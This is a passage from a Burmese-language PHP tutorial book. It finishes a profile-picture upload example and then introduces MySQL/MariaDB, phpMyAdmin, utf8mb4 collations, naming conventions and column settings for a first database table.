`$_FILES` Superglobal ကနေ `error`, `type` နဲ့ `tmp_name` တို့ကို ထုတ်ယူထားပါတယ်။ `error` ရှိနေရင် ဆက်အလုပ်မလုပ်ဘဲ `../profile.php` ကို `error` URL Query နဲ့ ပြန်သွားခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ ပေးပို့လာတဲ့ဖိုင်ကို ပုံ ဟုတ်မဟုတ်စစ်ချင်တဲ့အတွက် `type` ကို `image/jpeg` သို့မဟုတ် `image/png` ဟုတ်မဟုတ် စစ်ထားပါတယ်။ ဟုတ်မှန်တော့မှ ဖိုင်ကို `photos/` ဖိုဒါထဲမှာ သိမ်းပေးပြီး၊ မဟုတ်မှန်ဘူးဆိုရင် `../profile.php` ကို `error` URL Query နဲ့ ပြန်သွားခိုင်းလိုက်တာပါ။

ဒါကြောင့် ပုံမဟုတ်တဲ့ ဖိုင်တစ်ခုခုကို ရွေးပြီး ပို့လိုက်ရင် Error Message ကိုတွေ့မြင်ရမှာဖြစ်ပြီး ပုံတစ်ခုကို အသေအချာရွေးပြီး ပို့လိုက်ရင်တော့ ရလဒ်က အခုလိုဖြစ်မှာပါ။



ဒီနည်းနဲ့ ရေးလက်စပရောဂျက်မှာ Profile Picture ပြောင်းလို့ရတဲ့ လုပ်ဆောင်ချက်လည်း ပါဝင်သွားပြီပဲ ဖြစ်ပါတယ်။

အခန်း (၃၈) – MySQL Database

ကနေ့အချိန်မှာ အထင်ရှားဆုံးနဲ့ လူသုံးအများဆုံး Relational Database Management System (RDBMS) (၅) မျိုးရှိတယ်လို့ ဆိုနိုင်ပါတယ်။ MySQL, MSSQL, Oracle, PostgreSQL နဲ့ SQLite တို့ပါ။ အားလုံးက Data တွေကို အပြန်အလှန် ဆက်စပ်နေတဲ့ Database Table ထဲမှာသိမ်းဆည်းပြီး SQL Query Language နဲ့ စီမံရတဲ့ နည်းပညာတွေပါ။ အခုနောက်ပိုင်းမှာ အဲ့ဒီလို အပြန်အလှန်ဆက်စပ်နေတဲ့ Table တွေမှာ Data ကိုသိမ်းတာမဟုတ်တော့တဲ့ NoSQL Database နည်းပညာတွေလည်း ထွက်ပေါ်အသုံးတွင်ကျယ်လာကြပါတယ်။ Redis, MongoDB စတဲ့ Database နည်းပညာတွေပါ။

အထင်ရှားဆုံး RDBMS (၅) မျိုးထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ SQLite က Standalone Database ခေါ် Database ကို ဖိုင်တစ်ခုလို သယ်သွားလို့ရတဲ့ Database အမျိုးအစားဖြစ်ပါတယ်။ ကျန် (၄) ခုကတော့ Client-Server ပုံစံအလုပ်လုပ်လို့ Database Server အနေနဲ့ အသုံးပြုရပါတယ်။ ဒီစာအုပ်မှာ ထည့်သွင်းလေ့လာကြမှာကတော့ MySQL Database နည်းပညာပဲ ဖြစ်ပါတယ်။

MySQL Database မှာ မူကွဲနှစ်မျိုးရှိပါတယ်။ မူလ MySQL နဲ့ အဲ့ဒီ မူလ MySQL Source Code ကနေ Fork လုပ်ယူပြီး တီထွင်ထားတဲ့ MariaDB လို့ခေါ်တဲ့ နည်းပညာပါ။ မူလ MySQL ဟာ Open Source နည်းပညာတစ်ခုဖြစ်သလို Commercial အခပေး ဝန်ဆောင်မှုအနေနဲ့လည်း ရနိုင်တဲ့ နည်းပညာပါ။ ပြဿနာက MySQL ရဲ့ ပထမပိုင်ရှင်ဖြစ်တဲ့ MySQL AB လို့ခေါ်တဲ့ ကုမ္ပဏီကို Sun Microsystems က ဒေါ်လာ (၁) ဘီလီယံနဲ့ ဝယ်ယူလိုက်တဲ့အတွက် MySQL ရဲ့ ဒုတိယပိုင်ရှင် ဖြစ်သွားပါတယ်။ သိပ်မကြာခင်မှာပဲ Sun Micorsystems ကို Oracle က ထပ်ဆင့်ဝယ်ယူလိုက်ပြန်လို့ MySQL ရဲ့ တတိယနဲ့ လက်ရှိပိုင်ရှင်က Oracle ဖြစ်နေပါတယ်။


ဒါကြောင့် Oracle လို့ခေါ်တဲ့ အခြားထင်ရှားတဲ့ Commercial Database နည်းပညာနဲ့ MySQL တို့ရဲ့ ပိုင်ရှင်ဟာ တစ်ဦးတည်း ဖြစ်သွားပါတယ်။ ဒီအခြေအနေကို တစ်ချို့က စိတ်ပူကြပါတယ်။ Oracle အနေနဲ့ MySQL ရဲ့ မူလ Open Source လမ်းစဉ်ကနေ သွေဖီသွားစေမှာကို စိတ်ပူကြတာပါ။ ဒါကြောင့် ပထမ ပိုင်ရှင်ဖြစ်တဲ့ MySQL AB ကို ပူးပေါင်းတည်ထောင်သူ တစ်ဦးကပဲ ဦးဆောင်ပြီးတော့ MySQL ရဲ့ Source Code ကို Fork လုပ် ပွားယူလိုက်ပါတယ်။ Open Source ပရောဂျက်တွေမှာ သတ်မှတ်ချက်များနဲ့အညီ အဲ့ဒီလို ပွားယူခွင့် ရှိပါတယ်။ သတ်မှတ်ချက်များနဲ့အညီ ဆိုတာကို သတိပြုပါ။ ယူချင်သလို ယူလို့ရတာမျိုးတော့ မဟုတ်ပါဘူး။ အဲ့ဒီလို ပွားယူထားတဲ့ မူကွဲကို MariaDB ဆိုတဲ့အမည်နဲ့ Open Source နည်းပညာအဖြစ် ဆက်လက် ရပ်တည်လာခဲ့လို့ အခုဆိုရင် မူလ MySQL နဲ့ MariaDB ဆိုပြီး မူကွဲနှစ်ခုရှိနေတာပါ။

XAMPP ကို Install လုပ်လိုက်စဉ်မှာ ပါဝင်သွားတဲ့ Database နည်းပညာက MySQL မဟုတ်ပါဘူး။ MariaDB ဖြစ်ပါတယ်။ ဒါပေမယ့် MySQL နဲ့ MariaDB တို့ဟာ Drop-in Replacement ခေါ် တစ်ခုနေရာမှာ နောက်တစ်ခုကို အချိန်မရွေးအစားထိုး အသုံးပြုနိုင်တဲ့ နည်းပညာတွေပါ။ Source မတူပေမယ့် အသုံးပြုပုံ အတူတူပါပဲ။ ဒါကြောင့် အခေါ်အဝေါ်တွေ ရှုပ်လို့ MariaDB ဆိုတဲ့အသုံးအနှုန်းအစား MySQL ဆိုတဲ့ အသုံးအနှုန်းကိုသာ ဆက်လက်အသုံးပြုသွားမှာ ဖြစ်ပါတယ်။ PHP ဘက်ကနေ ကုဒ်တွေရေးတဲ့အခါမှာလည်း MySQL အမည်နဲ့ရှိနေတဲ့ Standard Function တွေ Standard Class တွေကို အသုံးပြုရမှာပါ။


XAMPP ကို Install လုပ်လိုက်စဉ်မှာ Database နည်းပညာတင် မကပါဘူး။ အဲ့ဒီ Database ကို စီမံလို့ရတဲ့ Software တစ်ခုဖြစ်တဲ့ phpMyAdmin လို့ခေါ်တဲ့ နည်းပညာကိုပါ တစ်ခါထဲ ထည့်သွင်းပေးထားပါတယ်။ ဒါကြောင့် Database စီမံတဲ့အလုပ်ကို phpMyAdmin နဲ့ ဆက်လက်ဆောင်ရွက်သွားကြမှာ ဖြစ်ပါတယ်။ PHP ကိုအသုံးပြုရေးသားထားတဲ့ Software တစ်ခုဖြစ်လို့ သီးခြားပရိဂရမ်တစ်ခုအနေနဲ့ ဖွင့်စရာ မလိုပါဘူး။ Web Browser မှာ လိပ်စာရိုက်ထည့်ပြီး အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ –

localhost/phpmyadmin

ဒီလို Browser URL မှာရိုက်ထည့်လိုက်ရင် အခုလို phpMyAdmin Interface ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။



ဘယ်ဘက် Sidebar ထဲမှာ Database စာရင်းရှိနေပြီး ညာဘက် Main Area အပေါ်နားမှာ Menu Bar ရှိနေပါတယ်။ Menu Bar ကနေ Databases ကို နှိပ်ကြည့်လိုက်ရင် Sidebar ထဲက စာရင်းနဲ့ တူညီတဲ့ Database စာရင်းကိုပဲ ရမှာပါ။ ဒါပေမယ့် ထူးခြားချက်အနေနဲ့ Database အသစ်ဆောက်လို့ရတဲ့ Create Database Form တစ်ခုပါ ပူးတွဲပါဝင်တာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။



Database အသစ်တည်ဆောက်ဖို့အတွက် အချက်အလက် (၂) ခုပေးရပါတယ်။ Database အမည်နဲ့ Collation ဖြစ်ပါတယ်။ Collation ဆိုတာ Data တွေကို Sorting စီတဲ့အခါ၊ နှိုင်းယှဉ်တဲ့အခါ ဘယ်ပုံဘယ် နည်း စီရမယ်၊ နှိုင်းယှဉ်ရမယ်ဆိုတဲ့ နည်းလမ်းသတ်မှတ်ချက်ပါ။ စမ်းကြည့်နိုင်ဖို့အတွက် Database Name နေရာမှာ `project` လို့ပေးလိုက်ပါ။ Collation ကတော့ သူအလိုအလျောက် ရွေးပေးထားတဲ့ `utf8mb4_general_ci` က အဆင်ပြေပါတယ်။ ဒီအတိုင်းထားလိုက်ရမှာပါ။

UTF-8 ဆိုတာ Character Encoding နည်းပညာပါ။ ABC, ကခဂ စတဲ့ စာတွေ သိမ်းပုံသိမ်းနည်းလို့ အလွယ်ပြောနိုင်ပါတယ်။ ASCII, Latin1 စတဲ့တခြား Character Set/Encoding နည်းပညာတွေ ရှိပါသေး တယ်။ ASCII တို့ Latin1 တို့ဟာ အင်္ဂလိပ်စာနဲ့၊ စပိန်၊ ပေါ်တူဂီ စတဲ့ လက်တင်စာတွေ သိမ်းဖို့အတွက် သင့်တော်ပေမယ့် မြန်မာစာလို စာမျိုးတွေ သိမ်းဖို့အတွက် မသင့်တော်ပါဘူး။ UTF-8 ကတော့ မြန်မာစာ အပါအဝင် အင်္ဂလိပ်နဲ့ လက်တင်မဟုတ်တဲ့ စာတွေသိမ်းဖို့အတွက် ပိုသင့်တော်လို့ အခုနောက်ပိုင်း UTF-8 ကိုပဲ သုံးကြပါတယ်။ ဘယ်လို၊ ဘာကြောင့် ပိုသင့်တော်တာလဲဆိုတဲ့ အသေးစိတ်ကိုတော့ ဒီနေရာမှာ ထည့် ပြောနိုင်မှာ မဟုတ်ပါဘူး။

`mb4` ဆိုတာ Multi-Byte (4-byte) ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ABC ဆိုတဲ့ စာလုံးလေးတွေ သိမ်းဖို့အတွက် စာလုံး တစ်လုံးကို 1-byte ပဲလိုပါတယ်။ ကခဂ ဆိုတဲ့ မြန်မာစာ စာလုံးတွေ သိမ်းဖို့အတွက် စာလုံးတစ်လုံးကို 3-byte လိုအပ်ပါတယ်။ အခုနောက်ပိုင်း Emoji လေးတွေကို နေရာတိုင်းမှာ သုံးကြတာ အားလုံးအသိပါ။ အ ရင်က အဲ့ဒီ Emoji လေးတွေက စာလုံး Character လေးတွေ မဟုတ်ကြပါဘူး။ ပုံလေးတွေ (သို့မဟုတ်) ရိုးရိုးသင်္ကေတလေးတွေကို ပေါင်းစပ်ထားတာပါ။ အခုတော့ အဲ့ဒီ Emoji လေးတွေ ကိုယ်တိုင်က စာရေးတဲ့ အခါ ထည့်ရေးလို့ရတဲ့ Character လေးတွေ ဖြစ်နေကြပါပြီ။ ဒီ Emoji Character တွေကို သိမ်းဖို့အတွက် တော့ 4-byte လိုအပ်ပါတယ်။ ဒါကြောင့် `mb4` ကိုရွေးထားမှသာ Emoji တွေ ထည့်ရေးထားတဲ့ စာတွေကို စီမံတဲ့အခါ ပိုမှန်မှာပါ။

Collation မှာ `general_ci` နဲ့ `unicode_ci` ဆိုပြီး မူကွဲနှစ်မျိုး ရှိကြပါသေးတယ်။ `ci` ကတော့ Case Insensitive ရဲ့ အတိုကောက်ပါ။ ဒါကြောင့် `ci` ပါတဲ့ Collation ကိုရွေးထားရင် Aa, Bb စတဲ့ စာလုံးအကြီး အသေးမတူလို့ ရှာရင် မတွေ့ဘူးဆိုတာမျိုး မဖြစ်တော့ပါဘူး။ `general` နဲ့ `unicode` ကလည်း အခြေခံ အားဖြင့် တူပါတယ်။ `unicode` ဆိုတာ Unicode Consortium လို့ခေါ်တဲ့ အဖွဲ့အစည်းက သတ်မှတ်ထား တဲ့ နည်းလမ်းအတိုင်း အတိအကျအလုပ်လုပ်တယ်ဆိုတဲ့ သဘောဖြစ်ပြီး၊ `general` ကတော့ အတိအကျ

မဟုတ်ဘဲ Database က ပိုသင့်တော်မယ်လို့ ယူဆတဲ့နည်းလမ်းနဲ့ အလုပ်လုပ်တယ်ဆိုတဲ့သဘော ဖြစ်ပါတယ်။ ဒါကြောင့် `unicode` ကိုရွေးရင် ရှာတာ၊ စီတာတွေ ပိုမှန်နိုင်ပြီး၊ `general` ကိုရွေးရင် ပိုမြန်နိုင်တယ်လို့ ကောက်ချက်ချချင်ပါတယ်။ ဒါကတော့ စာရေးသူရဲ့ ကောက်ချက်သက်သက်မို့ လွဲကောင်းလွဲနိုင်ပါတယ်။

ဒီလောက်ဆိုရင် `utf8mb4_general_ci` ဆိုတာ ဘာကိုပြောတာလဲ ဆိုတဲ့ အကြမ်းဖျဉ်းသဘောသဘာဝ ကို သိရှိသွားမယ်လို့ ယူဆပါတယ်။ ဆက်လက်စမ်းသပ်နိုင်ဖို့ **Create** Button ကိုနှိပ်လိုက်ပါ။ အဲ့ဒီလို နှိပ်လိုက်တာနဲ့ `project` အမည်နဲ့ Database တစ်ခုကို တည်ဆောက်ရရှိပါပြီ။

ဒီနေရာမှာ phpMyAdmin ရဲ့ Feature အားလုံးနဲ့ MySQL ရဲ့ Feature အားလုံးကို ထည့်သွင်းဖော်ပြနိုင်မှာ မဟုတ်ပါဘူး။ လက်တွေ့ပရောဂျက်တွေမှာ လိုအပ်မယ့်အပိုင်းကိုသာ ရွေးထုတ်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် MySQL အကြောင်းနဲ့ phpMyAdmin ရဲ့ Feature တွေကို ဒီထက်ပိုပြီး ပြည့်ပြည့်စုံစုံ သိချင်တယ်ဆိုရင် ဆက်လက်လေ့လာဖို့ လိုအပ်သေးတယ်လို့ မှတ်ထားရမှာပါ။

Database တည်ဆောက်ပြီးတဲ့အခါ တည်ဆောက်လိုက်တဲ့ Database ကို အလိုအလျောက် ရွေးပေးထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ အခုမှအသစ်ဆောက်တဲ့ Database ဖြစ်လို့ No tables found in database ဆိုတဲ့ Message နဲ့အတူ Table တွေတည်ဆောက်လို့ရတဲ့ Create Table Form ကို တွေ့မြင်ရမှာပါ။ အကယ်၍ Create Table Form ကို မတွေ့ဘူးဆိုရင် ဘယ်ဘက် Sidebar ထဲကနေ ကိုယ်တည်ဆောက်လိုက်တဲ့ Database အမည်ဖြစ်တဲ့ `project` ကို နှိပ်ကြည့်လို့ ရပါတယ်။





Table တစ်ခုစတင် တည်ဆောက်နိုင်ဖို့အတွက် Name နေရာမှာ `roles` လို့ပေးပြီး Number of columns နေရာမှာ 3 လို့ပေးလိုက်ပါ။ ပြီးရင် Go ခလုပ်ကို နှိပ်လိုက်ပါ။ ဒါဆိုရင် Column (၃) ခုပါဝင်တဲ့ Table တစ်ခု တည်ဆောက်ဖို့အတွက် နောက်ထပ် Form တစ်ခုကို အခုလို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



ပါဝင်ရမယ့် Column တွေအတွက် Name, Type, Length/Values စသည်ဖြင့် လိုအပ်တဲ့ Property တွေ ဆက်လက် သတ်မှတ်ပေးရမှာပါ။

Name – Laravel အပါအဝင် တစ်ချို့ Framework တွေက Convention Over Configuration ဆိုတဲ့နည်းကို အသုံးပြုကြပါတယ်။ အဓိပ္ပါယ်က၊ အမည်မှန်အောင်ပေးရင် လုပ်သင့်တဲ့အလုပ်ကို အလိုအလျောက် လုပ်ပေးတယ်ဆိုတဲ့ သဘောပါ။ ဒါကြောင့် အမည်တွေ ပေးပုံပေးနည်းကို ဂရုစိုက်ကြဖို့ လိုပါတယ်။ အသေးစိတ် စည်းကမ်းချက်တွေကတော့ သက်ဆိုင်ရာ Framework ပေါ်မူတည်ပါတယ်။ ဒါပေမယ့် အများအားဖြင့် အသုံးပြုကြလေ့ရှိတဲ့ အခြေခံမူတွေကိုတော့ ပြောလို့ရပါတယ်။

ပထမဆုံးမှတ်သားရမယ့် အချက်ကတော့ Database Name, Table Name, Column Name စတဲ့ အမည်အားလုံးကို Snake Case နဲ့ ပေးရပါတယ်။ Snake Case ဆိုတာ စာလုံးအသေးတွေချည်းပဲသုံးပြီး Space လိုအပ်တဲ့နေရာမှာ Space အစား Underscore ကို အသုံးပြုတဲ့ ရေးဟန်ပါ (ဥပမာ - `php_my_admin`)။ တခြားအမည်ပေးပုံတွေဖြစ်တဲ့ Camel Case (ဥပမာ - `phpMyAdmin`) နဲ့ Capital Case/Pascal Case (ဥပမာ - `PhpMyAdmin`) တို့ကို သူ့နေရာနဲ့သူ သုံးရတဲ့နေရာတွေ ရှိပေမယ့် Database နဲ့ပက်သက်တဲ့ အမည်တွေမှာတော့ Snake Case ကိုသာ သုံးကြလေ့ရှိပါတယ်။ ဒါဟာ Convention ဆိုတာကို သတိပြုပါ။ Syntax မဟုတ်ပါဘူး။ လိုက်နာရင် စနစ်ပိုကျပေမယ့် မလိုက်နာရင်လည်း အလုပ်လုပ်တဲ့အတွက် ကိုယ့်ဘက်က သတိထားပြီး လိုက်နာပေးဖို့ လိုအပ်ပါတယ်။

အမည်နဲ့ပက်သက်ရင် နောက်ထပ်မှတ်သားသင့်တဲ့ အချက်ကတော့ Table Name တွေကို Plural ပေးသင့်တယ် ဆိုတဲ့အချက်ဖြစ်ပါတယ်။ `users`, `roles`, `categories` စသည်ဖြင့် Plural အနေနဲ့ ပေးရတာပါ။ အထဲမှာ User တွေအများကြီးရှိတယ်။ Role တွေအများကြီးရှိတယ်။ Category တွေ အများကြီးရှိတယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါပဲ။ ကုဒ်ရေးတဲ့အခါမှာလည်း တန်ဖိုးအများကို သိမ်းရင် Variable Name တွေကို Plural ပေးသင့်တာပါပဲ။ ဒီရေးနည်းလေးက နောက်ပိုင်းမှာ တောက်လျှောက် အကျိုးပြုတာကို အတွေ့အကြုံရလာတဲ့အခါ သိလာပါလိမ့်မယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့အချက်ကတော့ Double Context ကို အမည်ပြန်ထပ်တာတွေကို ရှောင်ရှားဖို့ဖြစ်ပါတယ်။ ဥပမာ - `users` Table ထဲမှာ `user_id` ဆိုတဲ့ Column ရှိမယ်ဆိုရင် အမည်ပြန်ထပ်တဲ့သဘောပါပဲ။ တစ်ကယ်တော့ `id` ဆိုရင် ရပါပြီ။ `users` Table ထဲက `id` မို့လို့ `user_id` ဖြစ်ကြောင်း Context အရ ပေါ်လွင်ပြီးဖြစ်လို့ ပြန်ထပ်အောင် မပေးသင့်တော့ပါဘူး။ ဒါဟာလည်း ရေရှည်မှာ အကျိုးပြုမယ့် မှတ်သားစရာလေး တစ်ခုပါပဲ။

ပြန်ကောက်ရရင် မှတ်သားစရာ (၃) ခုပြောခဲ့တာပါ။ Database, Table, Column အမည်အားလုံးကို Snake Case နဲ့ပေးသင့်တယ်။ Table အမည်ဟာ Plural ဖြစ်သင့်တယ်။ Double Context ကို ရှောင်ရမယ် ဆိုတဲ့ (၃) ချက်ဖြစ်ပါတယ်။

Type – MySQL မှာ Column Type အများအပြား ရှိပါတယ်။ အသုံးများမယ့် Type တွေကတော့ INT, VARCHAR, TEXT, DATETIME နဲ့ TIMESTAMP တို့ဖြစ်ပါတယ်။ မှန်ကန်တဲ့ Type ကို ရွေးပေးထားမှ၊ တွက်ချက်မှုတွေ၊ နှိုင်းယှဉ်မှုတွေနဲ့ Sorting စီတဲ့ကိစ္စလို အလုပ်မျိုးတွေကို Database က မှန်အောင် လုပ်ပေးနိုင်မှာပါ။ ကိန်းပြည့် ကိန်းဂဏန်းတွေသိမ်းဖို့ INT ကို သုံးနိုင်ပါတယ်။ ဒဿမကိန်းတွေ သိမ်းဖို့အတွက် FLOAT လည်းရှိပါတယ်။ VARCHAR ကိုတော့ အရေအတွက် အကန့်အသတ်ရှိတဲ့ စာတွေသိမ်းဖို့ သုံးနိုင်ပါတယ်။ Variable Length Character ဆိုတဲ့အဓိပ္ပါယ်ပါ။ လူအမည်၊ အီးမေးလ်၊ ဖုန်းနံပါတ်၊ ပတ်စ်ဝပ် စတဲ့ အချက်အလက်မျိုးတွေဟာ အရေအတွက်အားဖြင့် အကန့်အသတ်နဲ့သာ သိမ်းဖို့လိုတဲ့ စာအမျိုးအစားတွေပါ။ အရေအတွက် အကန့်အသတ်ပြောဖို့ခက်တဲ့ စာတွေဆိုရင်တော့ TEXT ကို သုံးသင့်ပါတယ်။ သတင်း Article တွေ၊ ပို့စ်တွေ၊ ကိုယ်ရေးအချက်အလက်တွေ၊ လိပ်စာတွေဆိုရင် အရေအတွက် အကန့်အသတ် ပြောဖို့ခက်လို့ TEXT ကို သုံးသင့်ပါတယ်။

DATETIME ကိုတော့ ရက်စွဲနဲ့အချိန် ပူးတွဲပြီး သိမ်းဖို့အတွက် သုံးနိုင်ပါတယ်။ Year-Month-Day Hour:Minute:Second Format ကိုသုံးပါတယ် (ဥပမာ `2020-01-11 14:30:22`)။ DATE သပ်သပ် TIME သပ်သပ် သိမ်းချင်ရင်လည်း Column Type တွေရှိပါတယ်။ TIMESTAMP ကတော့ ရက်စွဲအချိန်ကိုပဲ Timestamp Format နဲ့ သိပ်ပေးတာပါ။ Timestamp ဆိုတာ ၁၉၇၀ ပြည့်နှစ် ဇန်နဝါရီ (၁) ရက်နေ့ကနေ လက်ရှိအချိန်ထိ စက္ကန့်စုစုပေါင်းကို ပြောတာပါ။

Length/Values – VARCHAR Column Type ကိုအသုံးပြုလိုရင် Length သတ်မှတ်ပေးရပါတယ်။ မဖြစ်မနေ သတ်မှတ်ပေးဖို့ လိုအပ်တာပါ။ သိမ်းလိုတဲ့စာရဲ့ အမြင့်ဆုံးဖြစ်နိုင်တဲ့ စာလုံးအရေအတွက်ကို ပေးရတဲ့သဘောပါ။ တခြား Column အမျိုးအစားတွေမှာ မပေးရင်လည်း ရပါတယ်။

Default – Data တွေကို Table ထဲမှာ သိမ်းစဉ်မှာ သက်ဆိုင်ရာ Column အတွက် တန်ဖိုးမပေးခဲ့ရင် Default အနေနဲ့ သိမ်းပေးစေလိုတဲ့တန်ဖိုးရှိရင် သတ်မှတ်ပေးထားနိုင်ပါတယ်။ phpMyAdmin က ပေးထားတဲ့ Select Box ကနေ `As defined:` ကိုရွေးပြီး ကိုယ်ပေးချင်တဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။

Collation – Collation ကြောင်းကို အထက်မှာ ပြောခဲ့ပြီးဖြစ်ပါတယ်။ Database တည်ဆောက်စဉ်က ရွေးခဲ့တဲ့ Collation ကို မသုံးဘဲ သက်ဆိုင်ရာ Column အတွက် သီးခြား Collation သတ်မှတ်လိုရင်လည်း ရွေးပြီး သတ်မှတ်နိုင်ဖို့ ပေးထားတာပါ။

Attributes – Column Type မှာ INT (သို့မဟုတ်) FLOAT ကိုရွေးပြီး Attributes နေရာ UNSIGNED ကို ရွေးပေးလိုက်မယ်ဆိုရင် အနှုတ်ကိန်းတွေ သိမ်းလို့မရတော့ပါဘူး။ အနှုတ်ကိန်းတွေ သိမ်းဖို့မလိုတဲ့ နေရာမှာ ရွေးချယ်ပေးထားမယ်ဆိုရင် Data တွေရဲ့ နေရာယူမှု သက်သာသွားနိုင်ပါတယ်။

Null – Null ကိုပေးလာတဲ့အခါ လက်ခံလိုရင် ရွေးထားနိုင်ပါတယ်။ ဥပမာ – မှတ်ပုံတင်အမှတ် သိမ်းဖို့ Column မှာ Null ကိုလက်ခံမယ်ဆိုရင် မှတ်ပုံတင်မရှိလို့ မပေးခဲ့ရင်လည်း လက်ခံပေးသွားမှာပါ။ အကယ်၍ Null ကို လက်မခံဘူးဆိုရင်တော့ မှတ်ပုံတင် ရှိရှိ မရှိရှိ တန်ဖိုးတစ်ခုကို ပေးကို ပေးရပါတော့မယ်။ Database က မပေးရင် လက်မခံတော့ပါဘူး။ ဒါကြောင့် Null ပေးတာကို လက်ခံသင့်တဲ့ Column တွေမှာ Null ကို ရွေးထားသင့်ပါတယ်။

